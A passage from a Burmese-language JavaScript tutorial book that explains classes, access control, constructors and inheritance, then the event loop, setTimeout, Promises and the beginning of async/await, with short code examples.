JavaScript ရဲထူးခြားချက်က အဲဒီလို Imperative, Procedural, OOP, Function စသည်ဖြင့် ရှိနေတဲ့ ရေးဟန်တွေထဲက နှစ်သက်ရာ ရေးဟန်ကို အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ ဘယ်နည်းနဲ့ပဲ ရေးရမယ်လို့ ပုံသေကန့်သတ်ထားခြင်း မရှိလို့ ရေးသားသူက မိမိနှစ်သက်ရာ နည်းလမ်းကို အသုံးပြုနိုင်မှာဖြစ်သလို့ ဆန္ဒရှိရင်လည်း ရေးဟန်အမျိုးမျိုးကို ပေါင်းစပ်အသုံးပြု ရေးသားနိုင်မှာပဲ ဖြစ်ပါတယ်။

Classes & Objects

ရှေ့ပိုင်းမှာ Object တည်ဆောက်ပုံနည်းလမ်းနှစ်မျိုး ပြောခဲ့ပါတယ်။ Object Constructor ကို အသုံးပြု တည်ဆောက်နိုင်သလို Object Literal ဖြစ်တဲ့ တွေနဲ့ကွင်းအဖွင့်အပိတ်နဲ့လည်း တည်ဆောက်နိုင်ပါတယ်။ အခုခက်လက် ဖော်ပြုမယ့် နည်းလမ်းကတော့ Class ရေးထုံးကို အသုံးပြုတည်ဆောက်တဲ့ နည်းလမ်းပဲ ဖြစ်ပါတယ်။

Class ဆိတ်၊ Object Template လို့ ဆိုနိုင်ပါတယ်။ Object တည်ဆောက်လိုက်ရင် ပါဝင်ရမယ့် အချက်အလက်နဲ့ လုပ်ဆောင်ချက်တွေကို ကြိုတင်သတ်မှတ်ပေးထားနိုင်တဲ့ နည်းလမ်းတစ်မျိုးဖြစ်ပါတယ်။ ဥပမာ ဒီလိုပါ -

JavaScript

```
class Car {
    color = "Red"
    wheels = 4
    drive() {
        console.log("This car is driving")
    }
}
```

class Keyword ရဲ့နောက်မှာ Class အမည်လိုက်ရပြီး သူ့နောက်ကနေ Property တွေ Method တွေ စုံပြီး လိုက်ရတာ ဖြစ်ပါတယ်။ ဒါဟာ သေချာလေ့လာကြည့်လိုက်ရင် ရှိုးရှိုး Object Literal အသုံးပြုရေးသားနည်းနဲ့ သိပ်မကွာလုပါဘူး။

JavaScript

```
let car = {
    color: "Red",
    wheels: 4,
    drive() {
        console.log("The car is driving")
    }
}
```

အသုံးပြုတဲ့ သက်တွေနဲ့ ရေးထုံးကွဲပြားမှုပိုင်းလေးတွေ ရှိုနေပေမယ့် အတော်လေး ဆင်တူတာကို တွေ့ရပါလိမ့်မယ်။ မတူတာကတော့ Car ဟာ Class တစ်ခုဖြစ်ပြီး Object မဟုတ်သေးပါဘူး။ လိုအပ်တဲ့ Object တွေကို ဒါ Class ကိုအသုံးပြု တည်ဆောက်ပေးရမှာပါ။ အခုလို တည်ဆောက်နိုင်ပါတယ်။

JavaScript

```
let toyota = new Car
```

toyota ဟာ Car Class ကို အသုံးပြုတည်ဆောက်လိုက်တဲ့ Object တစ်ခုဖြစ်သွားပါပြီ။ ဒါကြောင့် Car Class မှာ သတ်မှတ်ပေးထားတဲ့ Property တွေ Method တွေ ရှိုနေမှာဖြစ်ပါတယ်။

JavaScript

```
toyota.wheels          // 4
toyota.drive()         // The car is driving
```

Class ကနေတစ်ဆင့် Object တည်ဆောက်ပြီးမှ အသုံးပြုရတဲ့ သဘောပါ။ အဲဒီလို Object တည်ဆောက်စရာ မလိုဘဲ Class ကနေ တိုက်ရှိက် အသုံးပြုလိုရင် သုံးလိုရတဲ့ ရေးနည်းရှိပါတယ်။ static Property နဲ့ static Method လို့ ခေါ်ပါတယ်။ ဒီလိုပါ။

JavaScript

```
class Calculator {
    static PI = 3.14

    static add(a, b) {
        return a + b
    }
}
```

ဒီလို static Property/Method တွေရှိနေမယ်ဆိုရင်တော့ Class ကနေတစ်ဆင့် တိုက်ရှိက်အသုံးပြုလို ရနိုင်သွားပါတယ်။

JavaScript

```
Calculator.PI           // 3.14
Calculator.add(3, 4)    // 7
```

ဒီသဘောသဘာဝကို Access-Control Modifier လိုပေါ်ပြီး Property တွေ Method တွေကို ဘယ်နည်း ဘယ်ပုံ Access လုပ် အသုံးပြုခွင့်ပြုမလဲဆိုတာကို သတ်မှတ်နိုင်တဲ့ နည်းလမ်းတွေဖြစ်ပါတယ်။ အများ အားဖြင့် တွေ့ရလေ့ရှိတဲ့ Access-Control Modifier တွေကတော့ –

- Public
- Private
- Protected
- Static

- တိုဖြစ်ပါတယ်။ JavaScript Class တစ်ခုအတွင်းမှာ ကြေညာလိုက်တဲ့ Property တွေ Method တွေဟာ Public သဘောသဘာဝ ရှိကြပါတယ်။ Object ကနေတစ်ဆင့် အပြည့်အဝ အသုံးပြုခွင့် ပေးထားတယ်ဆိုတဲ့သဘောပါ။ Static ရဲ့သဘောသဘာဝကိုတော့ အခုပဲပြောခဲ့ပြီးပါပြီ။ Class အမည်ကနေ အသုံးပြုခွင့် ပေးထားပါတယ်။ Private ဆိုရင်တော့ Object ကနေတစ်ဆင့် အသုံးပြုခွင့် မပေးတော့ပါဘူး။ ရေးထားတဲ့ Class အတွင်းထဲမှာပဲ သုံးခွင့်ရှိပါတော့တယ်။

တွေ့ခြား Language အများစုံမှာ public, private စတဲ့ Keyword တွေကို အသုံးပြုပြီး Access-Control ကို သတ်မှတ်ကြပါတယ်။ ဒီလိုပါ –

Pseudocode

```
class Car {
    private hp = 150;
    public color = "Red";

    static info () {
        console.log(`Horse Power: ${this.hp}`);
    }
}
```

နှမူနာက JavaScript ကုဒ်မဟုတ်ပါဘူး။ သဘောသဘာဝ ရှင်းပြချင်လို့ ရေးလိုက်တဲ့ Pseudocode ပါ။ နူးမှာ hp ကို Private လိုပြောထားပါတယ်။ ဒါကြောင့် ပြင်ပနေ တိုက်ရိုက်ပြင်လို့ သုံးလို့ မရတော့ပါဘူး။ သတ်မှတ်ထားတဲ့ နည်းလမ်းကနေသာ အသုံးပြုခွင့်ရှိတော့မှာပါ။ ဥပမာ –

Pseudocode

```
let car = new Car();

car.hp = 200;           // Error: Cannot access private property
Car.info();             // Horse Power: 150
```

ဒီသဘောသဘာဝကို OOP မှာ Encapsulation လိုပေါ်ပါတယ်။ Object တစ်ခုရဲ့ အသေးစိတ် အချက်အလက်တွေကို မဆိုင်သူ သိစရာမလိုဘူး၊ ထိစရာမလိုဘူး ဆိုတဲ့သဘောဖြစ်ပါတယ်။

JavaScript မှာတော့ static Keyword တစ်ခုပဲ ရှိပါတယ်။ public တွေ ပေါ်ပါတယ်။ private တွေမရှိပါဘူး။ Keyword တွေအစား ရေးတဲ့အခါမှာ ဒီလိုရေးပေးရပါတယ်။

JavaScript

```
class Car {
    #hp = 150
    color = "Color"

    static info() {
        console.log(`Horse Power: ${this.#hp}`)
    }
}
```

ရိုးရှိုးလိုက်တဲ့ color Property ဟာ Public ဖြစ်ပြီး ရွှေ့ကနေ Hash သက်တလေး ခံရေးထားတဲ့ #hp Property က Private ဖြစ်သွားပါတယ်။ ဒီရေးထုံးဟာ JavaScript မှာ အခုမှုစမ်းသပ်အဆင့်ပဲ ရှိပါ သေးတယ်။ ဒါကြောင့် ရေးထုံးအရမှန်ပါတယ်။ တစ်ချို့ Update မဖြစ်တဲ့ Browser တွေမှာ စမ်းကြည့်လို တော့ ရှိုးမှာ မဟုတ်ပါဘူး။ စမ်းကြည့်လိုမရရင် Browser ကို Update လုပ်ပြီး ပြန်စမ်းကြည့်နိုင်ပါတယ်။

Protected ရဲ့ သဘောသဘာဝကို တော့ခဏနေမှ ဆက်ပြောပါမယ်။ အခုဖြည့်စက်မှတ်သားသင့်တာ ကတော့ Constructor လိုက်တဲ့သဘောသဘာဝ ဖြစ်ပါတယ်။ Class တစ်ခုရေးသားတဲ့အခါ Constructor ထည့်ရေးလိုက်ပါတယ်။ Constructor က အဲဒီ Class ကို အသုံးပြုပြီး Object တည်ဆောက် စဉ်မှာ အလုပ်လုပ်ပေးမယ့် Method တစ်မျိုးပါ။ ဒီလိုရေးရပါတယ်။

JavaScript

```
class Dog {
    constructor(name) {
        this.name = name
    }

    run() {
        console.log(`${this.name} is running...`)
    }
}
```

Constructor Method ရဲ့အမည်ကို constructor လိုပေးရပါတယ်။ နှမူနာအရ Constructor Method မှာ Parameter တစ်ခုရှိလို အခါ Argument တည်ဆောက်တဲ့အခါ Argument တစ်ခုပေးပြီး တည်ဆောက်ရတော့ မှာပါ။ Constructor က လက်ခံရရှိတဲ့ Argument ကို name Property ထဲမှာ Assign လုပ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ အခုလို စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
let dog1 = new Dog("Bobby")
let dog2 = new Dog("Rambo")

dog1.run()      // Bobby is running...
dog2.run()      // Rambo is running...
```

Class တွေတည်ဆောက်တဲ့အခါ အခြား Class တစ်ခုပေါ်မှာ အခြေခံပြီး တည်ဆောက်လို ရပါတယ်။ ဒါ သဘောသဘာဝကို Inheritance လိုပေါ်ပါတယ်။ အမွေဆက်ခံလိုက်တဲ့သဘောဖြစ်လို ဒီနည်းကိုသုံးလိုက် ရင် ပင်မ Class ရဲ့လုပ်ဆောင်ချက်တွေကို ဆက်ခံတဲ့ Class က အလိုလိုရသွားတာပါ။

JavaScript

```
class Animal {
    constructor(name) {
        this.name = name
    }

    run() {
        console.log(`${this.name} is running...`)
    }
}

class Dog extends Animal {
    bark() {
        console.log(`${this.name}: Woof.. woof..`)
    }
}
```

နှမူနာအရ Dog Class ၏ Animal Class ကို Inherit လုပ်လိုက်တာပါ။ extends Keyword ကို သုံးရပါ တယ်။ ဒါကြောင့် Dog Class မှာ Animal Class ရဲ့လုပ်ဆောင်ချက်တွေကို ရရှိသွားပါတယ်။

JavaScript

```
let milo = new Dog("Milo")

milo.bark()      // Milo: Woof.. woof..
```

Dog Class မှာ Constructor ထို name Property တွေမရှိပေမယ့် Animal Class ကနေဆက်ခံပြီး ရထား

လို့ အခုလို အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ Class တွေအခုလို ဆက်ခံရေးသားတဲ့အခါ တစ်ကြိမ်မှာ Class တစ်ခုကိုပဲ Inherit လုပ်လိုပါတယ်။ Multiple-Inheritance ခေါ် Class နှစ်ခုသုံးခုကနေ တစ်ပြိုင်တည်း ဆက်ခံရေးသားလိုတော့ မရပါဘူး။ နောက်ထပ် ဥပမာလေး တစ်ခု ထပ်ပေးပါ့။

JavaScript

```
class Cat extends Animal {
    constructor(name, color) {
        super(name)
        this.color = color
    }

    meow() {
        console.log(` ${this.name}: Meow.. meow..`)
    }
}
```

ဒီနှမူနာမှာတော့ Cat Class က Animal Class ကို ဆက်ခံရေးသားထားပါတယ်။ ထူးခြားချက်အနေနဲ့ Cat Class မှာလည်း Constructor ပါဝင်ပြီး Parameter နှစ်ခုရှိနေပါတယ်။ ဒါကြောင့် Cat Class ကို အသုံးပြုပြီး Object တည်ဆောက်ရင် သူရဲ့ Constructor ကိုပဲ သုံးသွားတော့မှာပါ။ ပင်မ Animal Class ရဲ့ Constructor ကို သုံးမှာ မဟုတ်တော့ပါဘူး။

ပင်မ Animal Class ရဲ့ Constructor ကိုလည်း သုံးချင်တယ်၊ ဘယ်လိုလုပ်ရမလဲ။ Cat Class Constructor ထဲမှာ ရေးသားထားတဲ့ super() Method က ဒီအတွက်ဖြစ်ပါတယ်။ ပင်မ Class ရဲ့ Constructor ကိုလုမ်းခေါ်ပေးပါတယ်။ ဒီနည်းနဲ့ လက်တွေ့အလုပ်လုပ်တာက Cat Class Constructor ဆိုပေမယ့် ပင်မ Animal Class Constructor ကိုလည်း လိုအပ်သလို အသုံးပြုလို ရသွားပါတယ်။

JavaScript

```
let cat = new Cat("Shwe War", "Yellow")

cat.meow() // Shwe War: Mewo.. meow..
```

ဒီနေရာမှာ ကျွန်ုန်းနေတဲ့ Protected ရဲ့ သဘောသဘာဝကို ပြောလိုပါတယ်။ Inheritance လုပ်ပြီး ဆက်ခံလိုက်တဲ့အခါ ဆက်ခံတဲ့ Class ရရှိမှာက Public Property နဲ့ Method တွေကိုသာ ရရှိမှာ ဖြစ်ပါတယ်။

Private Property တွေ Method တွေကိုတော့ ရရှိမှာ မဟုတ်ပါဘူး။ Protected ရဲ့ သဘောသဘာဝ ကတော့ ပြင်ပကနေ Access လုပ်ခွင့်မပေးဘူး၊ ဒါပေမယ့် Inherit လုပ် ဆက်ခံတဲ့သူကို သုံးခွင့်ပေးမယ် ဆို တဲ့ သဘောပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Access-Control Modifier မှာ Protected လို့ ပေးထားလိုက်ရင် Private လိုမျိုး ပြင်ပကနေ အသုံးပြုခွင့်မရှိပါဘူး၊ ဒါပေမယ့် သူကိုဆက်ခံထားတဲ့ Class တွေကတော့ အသုံးပြုခွင့်ရမှာ ဖြစ်ပါတယ်။ သိထားသင့်လို့ ထည့်ပြောတာပါ၊ JavaScript မှာ Protected ရေးထံး မရှိပါဘူး။

အသုံးနည်းပေမယ့် ဖြည့်စွက်မှတ်သားသင့်တာတစ်ခု ရှိပါသေးတယ်။ Function တွေမှာ Function Expression ရှိသလိုပဲ Class တွေမှာလည်း Class Expression ရှိပါတယ်။ ဒါကြောင့် ဒီလိုရေးလို့ ရပါတယ်။

JavaScript

```
let Car = class {
    color = "Red"
    wheels = 4
    drive() {
        console.log("The car is driving")
    }
}
```

ဒါပေမယ့် Function တွေမှာ Hoisting/Lifting သဘောသဘာဝရှိပေမယ့် Class တွေမှာ မရှိပါဘူး။ ဒါကြောင့် Function တွေလို့ အရင်သုံးပြီး နောက်မှကြညာလို့မရပါဘူး။ အသုံးမပြုခင် ဖြို့တင်ကြညာသတ်မှတ်ထားပေးဖို့ လိုအပ်ပါတယ်။

Object-Oriented Programming ဆိုတာ ရေးထံးပိုင်းအရ ခက်ခဲလှတာ မဟုတ်ပေမယ့် သဘောသဘာဝ ပိုင်းကတော့ လေးနက်ကျပ်ပြန်ပါတယ်။ Multiple Inheritance မရဘူးလို့ ပြောထားတယ်။ ရတဲ့ Language တွေရော ရှိသလား။ ရခြင်း မရခြင်းရဲ့ အားသာချက် အားနည်းချက်တွေက ဘာတွေလဲ၊ စသဖြင့် ပြောမယ်ဆို ပြောစရာတွေ ကျန်ပါသေးတယ်။ နောက်ပြီးတော့ ပြီးခဲ့တဲ့အခန်းမှာ ပြောခဲ့တဲ့ Interface တွေ Protocol တွေက ဘယ်လိုနေရာမျိုးမှာ သုံးရတာလဲ။ Dynamically Typed နဲ့ Statically Typed သဘောသဘာဝက ဒီ Object တွေပေါ်မှာ ဘယ်လိုသက်ရောက်မှုရှိသလဲ၊ စသည်ဖြင့် ကျန်ပါသေးတယ်။ ပရောဂျက်ကြီးတွေမှာ ကုဒ် Architecture အတွက် သုံးကြတဲ့ Object-Oriented Design Patterns ဆိုတဲ့ သဘောသဘာဝတွေလည်း ရှိပါသေးတယ်။ နောက်တစ်ပိုင်းမှာ ဆက်လက် ဖော်ပြပါမယ်။

အခန်း (၁၉) – JavaScript Promises & async, await

JavaScript ဟာ Single-Threaded ပုံစံအလုပ်လုပ်တဲ့ နည်းပညာဖြစ်ပါတယ်။ ဒါကိုမျက်စိထဲမှာ မြင်သာ အောင် ယာဉ်ကြောတစ်ခုပဲရှိတဲ့ ကားလမ်းတစ်ခုလို မြင်ကြည့်နိုင်ပါတယ်။ ပျော်ပွဲစားထွက်ဖို့ ကားသုံးစီး ထွက်လာတယ်ဆိုရင် ယာဉ်ကြောတစ်ခုပဲရှိတဲ့အတွက် ရှုံးနောက်တန်းစီပြီးသွားကြရမှာပါ။ ရှုံးကတစ်စီး အကြောင်းတစ်ခုခုကြောင့် နေးသွားရင် နောက်က ကားတွေလည်း လိုက်နေးသွားမှာပါပဲ။

Multi-Threaded စနစ်တွေကိုတော့ ဒီဥပုံမာနဲ့ နှိုင်းယူဉ်ပြောရမယ်ဆိုရင် ယာဉ်ကြောသုံးခုပါတဲ့ ကားလမ်းနဲ့တူပါတယ်။ ကားသုံးစီးက ပြိုင်တူယူဉ်ပြီးသွားလို ရပါတယ်။ ဒါကြောင့် တစ်စီးနေးနေရင် စောင့်စရာမလို ဘဲ ကျွန်ုတဲ့ကားတွေက ဆက်သွားလို ရနိုင်ပါတယ်။

Multi-Threaded စနစ်တွေဟာ ကိုင်တွယ်တတ်မယ်ဆိုရင် ပိုမြန်ပါတယ်။ ဒါပေမယ့်သူမှာ အခက်အခဲတစ်ခုတော့ ရှုံးနေပါတယ်။ ကားသုံးစီးမှာ တစ်စီးက ပန်းကန်ခွက်တွေ ယူလာတယ်။ နောက်တစ်စီးက စားစရာ တွေ ယူလာတယ်။ နောက်တစ်စီးက သောက်စရာတွေ ယူလာတယ် ဆိုကြပါစို့။ Single-Threaded စနစ် တွေမှာ အားလုံးက အတူတူပဲ သွားကြတာဆိုလို စောင့်ရတဲ့အတွက် နေးချင်နေးမယ်။ နောက်ဆုံးခရီးရောက်တဲ့အခါ အတူတကွ ပါလာတဲ့ ပန်းကန်ခွက်ယောက်၊ စားသောက်ဖွယ်ရာတွေ ချုပြုး ပျော်ပွဲစားကြယုံပါပဲ။

Multi-Threaded စနစ်မှာ တစ်စီးကနေးပြီး ကျွန်ုခဲ့လို ကျွန်ုတဲ့နှစ်စီးက ရောက်နှင့်တဲ့အခါ ဘာလုပ်မလဲ စဉ်းစားစရာ ရှိလာပါတယ်။ သောက်စရာယူလာတဲ့ကား ကျွန်ုခဲ့ရင် ကိစ္စမရှိဘူး။ ပန်းကန်ခွက်နဲ့ စားစရာ တွေ ကြိုပြင်ထားလိုက်ရင် မြန်သွားတာပေါ့။ ပန်းကန်ခွက်တွေယူလာတဲ့ကား ကျွန်ုခဲ့ရင်တော့ အဆင်မပြေတော့ပါဘူး။ သူရောက်အောင် စောင့်ရပါတော့မယ်။ နောက်ပြဿနာက ဘယ်လောက်စောင့်ရမှားလဲ။ ဘီး ပေါက်လို ကြာနေတာမျိုးဆိုရင် ကြာတော့ကြာမယ်၊ အချိုန်တန်ရင် ရောက်လာပါလိမ့်မယ်။ လမ်းမှားလို ကြာနေတာမျိုး ဆိုရင်တော့၊ စောင့်သာစောင့်နေတာ ရောက်မလာဘူးဆိုတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။

Multi-Thread Communication စနစ်တွေနဲ့ ကျကျနှစ် စီမံတတ်ဖို့ လိုသွားပါတယ်။

JavaScript ကတေသာ Single-Thread စနစ်ပါ။ Single-Thread မို့လို့ လမ်းကြောတစ်ခုထဲမှာပဲ တစ်ခုပြီးမှ တစ်ခုလုပ်ပါတယ်။ ဒါဆိုရင် အလုပ်တစ်ခုက ကြောနေရင် တစ်ကယ်ပဲ ကျန်တဲ့အလုပ်တွေ ရှုံးဆက်လို့မ ရတော့ဘဲ စောင့်ရွက်တေသာမှုလား။ ဒီလိုမဖြစ်အောင်တေသာ စီစဉ်ထားပါတယ်။ ဒီအတွက် Message Queue, Frame Stack, Event Loop စတဲ့ သီအိုရိပိုင်းဆိုင်ရာ သဘောသဘာဝတွေရှိပါတယ်။ အဲဒါတွေကို မြင်လွယ်အောင် ဒီလိုလေးမြင်ကြည့်ပါ။

တန်းစီပြီးသွားနေတဲ့ ကားတန်းကို အစီအစဉ်အတိုင်း တစ်ခုပြီးတစ်ခု လုပ်ရမယ့် Messages Queue လို့ မြင်နိုင်ပါတယ်။ ကားတစ်စီးတိုင်းမှာ လိုအပ်တဲ့ပစ္စည်းတွေ ထပ်ထပ်ပြီးတေသာ တင်ထားပါတယ်။ အဲဒါကို Frames Stack လို့ မြင်နိုင်ပါတယ်။ ကားတွေထဲက ပစ္စည်းတွေကို ချတေသာမယ်ဆိုရင် ကားတွေတန်းစီးတစ်စီးဝင်၊ ပါတဲ့ပစ္စည်းတွေ တစ်ခုပြီး တစ်ခုချာ၊ ပစ္စည်းတစ်ခုက ညပ်နေလို့ ချလို့မရဘူးဆိုရင် နောက်မှာ သွားပြန်တန်းစီး၊ နောက်တစ်စီးဝင်၊ ပါတဲ့ပစ္စည်းတွေ တန်းစီးချာ၊ ပြီးရင်ထွက် စသဖြင့် အစီအစဉ်အတိုင်း အလုပ်လုပ်သွားတဲ့ သဘောကို Event Loop လို့ခေါ်ပါတယ်။ Event Loop က ချစရာပစ္စည်းမရှိတဲ့အခါ ဖယ်ခိုင်းပါတယ်။ ဖယ်တဲ့အခါ လုံးဝဖယ်လိုက်တာ ဖြစ်နိုင်သလို့၊ ကျန်နေသေးလို့ နောက်ကပြန်ဝင်စီတာ မျိုးလည်း ဖြစ်နိုင်ပါတယ်။ ဒီနည်းနဲ့ အရမ်းကြောမယ့်အလုပ်တွေ မပြီးမချင်း နောက်အလုပ်တွေက စောင့်နေစရာ မလိုတေသာပါဘူး။ Single-Threaded ဆိုပေမယ့် မလိုအပ်ဘဲ မကြောတေသာပါဘူး။

ဥပမာ အခုလို စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
console.log(1)
console.log(2)
setTimeout(() => console.log(3), 1000)
console.log(4)
```

setTimeout () Function ကို အချိန်ခဏစောင့်ပြီးမှ လုပ်စေချင်တဲ့ အလုပ်တွေရှိရင် သုံးနိုင်ပါတယ်။ နူးနာအရ အလုပ်တစ်ခုကို setTimeout () နဲ့ 1000 မီလီစကြန်း (တစ်စကြန်း) စောင့်ပြီးမှ လုပ်ဖို့ရေးထားတာပါ။ အစီအစဉ်အတိုင်းသာဆိုရင် -

```
// 1
// 2
(တစ်စက္ကန့်စောင့်)
// 3
// 4
```

- ဖြစ်ရမှာပါ။ ဒါပေမယ့် JavaScript ရဲ Event Loop သဘောသဘာဝကြောင့် အဲဒီလို စောင့်နေရမယ့် အလုပ်ကို ကျဉ်ပြီး လုပ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ရလဒ်က အခုလိုဖြစ်မှာပါ။

```
// 1
// 2
// 4
// 3
```

စောင့်ရမယ့် 3 ကိုမစောင့်ဘဲ နောက်ကိုပို့လိုက်ပြီး 4 ကို အရင်လုပ်လိုက်ပါတယ်။ ပြီးမှ အချိန်ကျလာတဲ့ အခါ 3 ကို လုပ်လိုက်လို့ အခုလိုရလဒ်မျိုးကို ရရှိခြင်းပဲ ဖြစ်ပါတယ်။

Promises

ပြီးခဲ့တဲ့နူးနာကိုကြည့်ရင် setTimeout () အတွက် Callback အနေနဲ့ Function Expression တစ်ခုကို ပေးခဲ့တာကိုတွေ့ရနိုင်ပါတယ်။ JavaScript မှာ အဲဒီလို မစောင့်ဘဲ နောက်မှလုပ်စေချင်တဲ့ အလုပ်တွေရှိတဲ့ Callback တွေကို အသုံးများကြပါတယ်။ အခုနောက်ပိုင်းမှာတော့ Callback အစား Promise လိုခေါ်တဲ့ နည်းပညာကို အစားထိုးပြီး သုံးလာကြပါတယ်။ ထုံးစံအတိုင်း ပြောမယ်ဆိုရင် အားသာချက် အားနည်းချက်တွေ ပြောစရာရှိပေမယ့်၊ ရေးနည်းကိုပဲ အမိကထား ကြည့်ကြရအောင်ပါ။

JavaScript

```
function add1000() {
    let result = 0

    for(let i=1; i <= 1000; i++) {
        result += i
    }

    return result
}
```

နမူနာကိုလေ့လာကြည့်ပါ။ `add1000()` Function ဟာ 1 ကနေ 1000 ထိ ပေါင်းပေးမယ့် Function ပါ။ ဒီအတိုင်းသာဆိုရင် သူအလုပ်လုပ်လို မပြီးမချင်း တွေားအလုပ်က ဆက်လုပ်လိုရမှာ မဟုတ်ပါဘူး။ စမ်းကြည့်လိုပါတယ်။

JavaScript

```
console.log("some processes")
console.log(add1000())
console.log("more processes")

// some processes
// 500500
// more processes
```

အစီအစဉ်အတိုင်းပဲ အလုပ်လုပ်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အခုလို Function တစ်ခု ထပ်ရေးလိုက်ပါမယ်။

JavaScript

```
function add1000later() {
    return new Promise( done => {
        done( add1000() )
    })
}
```

`add1000later()` Function က Promise Object တစ်ခုကို ပြန်ပေးပါတယ်။ နောက်ကျကျနဲ့တဲ့ ကားက၊ "ငါးမိနစ်အတွင်းရောက်မယ်၊ ကတိပေးပါတယ်ကွား မင်းတို့စနှင့်ကြပါ" လို ပြောလိုက်သလိုပါပဲ။ ဒါကြောင့် ကျန်အလုပ်တွေက ဒီ Function အလုပ်လုပ်တာကို မစောင့်တော့ဘဲ ကိုယ့်အလုပ်ကိုယ် ဆက်လုပ်သွားလို ရပါတယ်။ ဒီ Function က လုပ်စရာရှိတဲ့အလုပ် ဖြီးသွားရင်သာ `done()` ကို Run ပေးပါတယ်။ ဒါကြောင့် ခေါ်ယူစဉ်မှာ `done()` ကို ထည့်ပေးဖို့တော့လိုပါတယ်။ ဒီလိုပါ -

JavaScript

```
console.log("some processes")

add1000later().then( result => console.log(result) )

console.log("more processes")
```

`then()` Method ကိုသုံးပြီး လုပ်စရာရှိတာလုပ်ပြီးရင် ဘာဆက်လုပ်ရမလဲ ပြောလိုက်တာပါ။ နမူနာအရ ရလဒ်ကို ဖော်ပြန့်ပြောထားပါတယ်။ စမ်းကြည့်လိုက်ရင် အခုလိုရမှာပါ။

```
// some processes
// more processes
// 500500
```

လုပ်စရာရှိတာတွေ သူဘာသာဆက်လုပ်သွားလို့ `more processes` ကိုနောက်မှ Run ထားပေမယ့် အရင် ရနေတာပါ။ ဒီနည်းနဲ့ Asynchronous ဆို ပြိုင်တူအလုပ်လုပ်နိုင်သော တစ်ခုပြီးအောင်တစ်ခု စောင့်စရာ မလိုသော ကုဒ်တွေကို JavaScript မှာ ရေးလိုရပါတယ်။

`done()` ဆိုတာ မြင်သာအောင်သာ ပြောလိုက်တာပါ။ တစ်ကယ်အသုံးအနှစ်းအမှန်က `resolve()` လို့ ခေါ်ပါတယ်။ `reject()` လည်းရှုပါသေးတယ်။ ငါးမိနစ်အတွင်း ရောက်မယ်ပြောပြီး မရောက်ရင် ဘာ လုပ်မှာလဲ။ ဒါလည်း စဉ်းစားစရာ ရှိသေးတယ် မဟုတ်လား။ လုပ်စရာရှိတာလုပ်မယ် သွားနှင့်ပါ ပြောပေ မယ့် အဲဒီအလုပ် မအောင်မြင်ဘူးဆိုတာ ဖြစ်နိုင်ပါတယ်။ ဒီလိုဖြစ်လာခဲ့ရင် `reject()` လုပ်လိုရနိုင်ပါ တယ်။ ဒီလိုပါ -

JavaScript

```
function add1000later() {
    return new Promise( (resolve, reject) => {
        let result = add1000()

        if(result) resolve(result)
        else reject()
    })
}
```

`add1000()` Function ကမှန်လို့ ရလဒ်ပြန်ပေးနိုင်တဲ့အခါ `resolve()` ကို အလုပ်လုပ်ပြီး မှားနေလို့ ရလဒ်ပြန်မရတဲ့အခါ `reject()` ကိုအလုပ်လုပ်ထားပါတယ်။ ခေါ်သုံးတဲ့အခါ `then()` Method နဲ့ `resolve()` ကိုပေးနိုင်ပြီး `catch()` Method နဲ့ `reject()` ကို ပေးနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
add1000later()
  .then( result => console.log(result) )
  .catch( () => console.log("Error") )
```

ဖတ်လိုကောင်းအောင် လိုင်းခဲ့ပြီးရေးထားပါတယ်။ တစ်ဆက်ထဲရေးလည်း ရပါတယ်။ နမူနာအရ အကယ်၍အလုပ်လုပ်တာ မအောင်မြင်ခဲ့ရင် `catch()` နဲ့ ပေးလိုက်တဲ့ `reject()` Function အလုပ် လုပ်သွားမှာဖြစ်လို့ Error ကို ပြန်ရမှာပဲ ဖြစ်ပါတယ်။ နားလည်သလိုလို၊ နားမလည်သလိုလို ဖြစ်နေမှာ အသေအချာပါပဲ။ ခက်ခဲတဲ့ အကြောင်းအရာတစ်ခုမျှလိုပါ။ ကူးယူရေးစမ်းပြီး နည်းနည်းပါးပါး ပြင်ကြည့် လိုက်ရင်တော့ ပိုပြီးတော့ မြင်သွားပါလိမ့်။ အဲဒါမှမရသေးရင်လည်း ခဏကျော်လိုက်ပြီး ကျွန်ုတဲ့ အခန်း တွေ ဆက်လေ့လာလို့ရပါတယ်။ နောက်တော့မှ တစ်ခေါက် ပြန်လာလေ့လာပါ။

Promise တွေကို အသုံးပြုတဲ့အခါ ဒီလိုလည်းသုံးလို့ ရနိုင်ပါသေးတယ်။

JavaScript

```
add1000later()
  .then( result => result + 1000)
  .then( result => console.log(result) )
  .catch( () => console.log("Error") )

// 501500
```

ပထမ `then()` Method က ရလဒ်ကို `return` ပြန်ပေးထားလို့ အဲဒီလို ပြန်ပေးတဲ့ရလဒ်ကို နောက်ထပ် `then()` Method နဲ့ဖမ်းပြီး ဆက်အလုပ်လုပ်လို့ ရနေတာပါ။ လက်တွေ့မှာ အတော်အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေပါ။

async, await

ကုဒ်ရဲအလုပ်လုပ်ပုဂ္ဂို မြင်ကြည့်နိုင်ဖို့ အရေးကြီးကြောင်း ခကေခကာ ပြောခဲ့ပါတယ်။ Promise ရေးထံးနဲ့ ရေးထားတဲ့ကုဒ်ကို ပုံဖော်ပြီးမြင်ကြည့်နိုင်ဖို့ သိပ်ခက်နေတယ်ထင်ရင် စိတ်မပူပါနဲ့။ ကိုယ်တစ်ယောက်ထဲ မဟုတ်ပါဘူး။ Promise ကုဒ်က နားလည်ရခက်လွန်းတယ် ဆိုသူတွေ အများကြီးရှုံးနေပါတယ်။ ဒါကြောင့် လည်း async & await ဆိုတဲ့ နောက်ထပ် ရေးထံးတစ်မျိုးကို ထပ်ပြီးတော့ တိုတွင်ပေးထားပါသေးတယ်။

စောစောကရေးခဲ့တဲ့ add1000later() Function ကို အခုလိုပြန်ရေးလိုက်ပါမယ်။

```
async function add1000later() {
    let result = await add1000()
    console.log(result)
}
```

